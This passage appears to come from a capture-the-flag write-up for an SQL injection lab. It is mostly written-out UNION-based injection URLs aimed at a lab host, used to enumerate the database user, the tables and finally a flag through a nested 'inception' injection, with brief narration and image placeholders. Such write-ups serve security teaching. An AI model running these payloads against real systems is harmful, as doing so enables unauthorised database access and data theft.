


[http://10.10.94.12/user?id=1%20AND%201=2%20union%20select%20user\(\),database\(\),3--](http://10.10.94.12/user?id=1%20AND%201=2%20union%20select%20user(),database(),3--)




0.10.94.12/user?id=1 AND 1=2 union select table\_name,2,3 from information\_schema.tables where table\_schema='sqhell\_4'

Finding out the table name for 1st



[http://10.10.94.12/user?id=1%20AND%201=2%20union%20select%201,table\\_name,3%20from%20information\\_schema.tables%20limit%201,1--%20-](http://10.10.94.12/user?id=1%20AND%201=2%20union%20select%201,table_name,3%20from%20information_schema.tables%20limit%201,1--%20-)

similarly we can check for second one



[http://10.10.94.12/user?id=1%20AND%201=2%20UNION%20ALL%20SELECT%20%20%271%20%20UNION%20ALL%20SELECT%201,flag,3,4%20from%20flag--%20-%272,3%20from%20sqhell\\_4.users%20limit%200,1--](http://10.10.94.12/user?id=1%20AND%201=2%20UNION%20ALL%20SELECT%20%20%271%20%20UNION%20ALL%20SELECT%201,flag,3,4%20from%20flag--%20-%272,3%20from%20sqhell_4.users%20limit%200,1--)

Now at last it was really brainstorming, what we had to do was to realise that statement from inception and perform an inception injection i.e. queries inside the queries.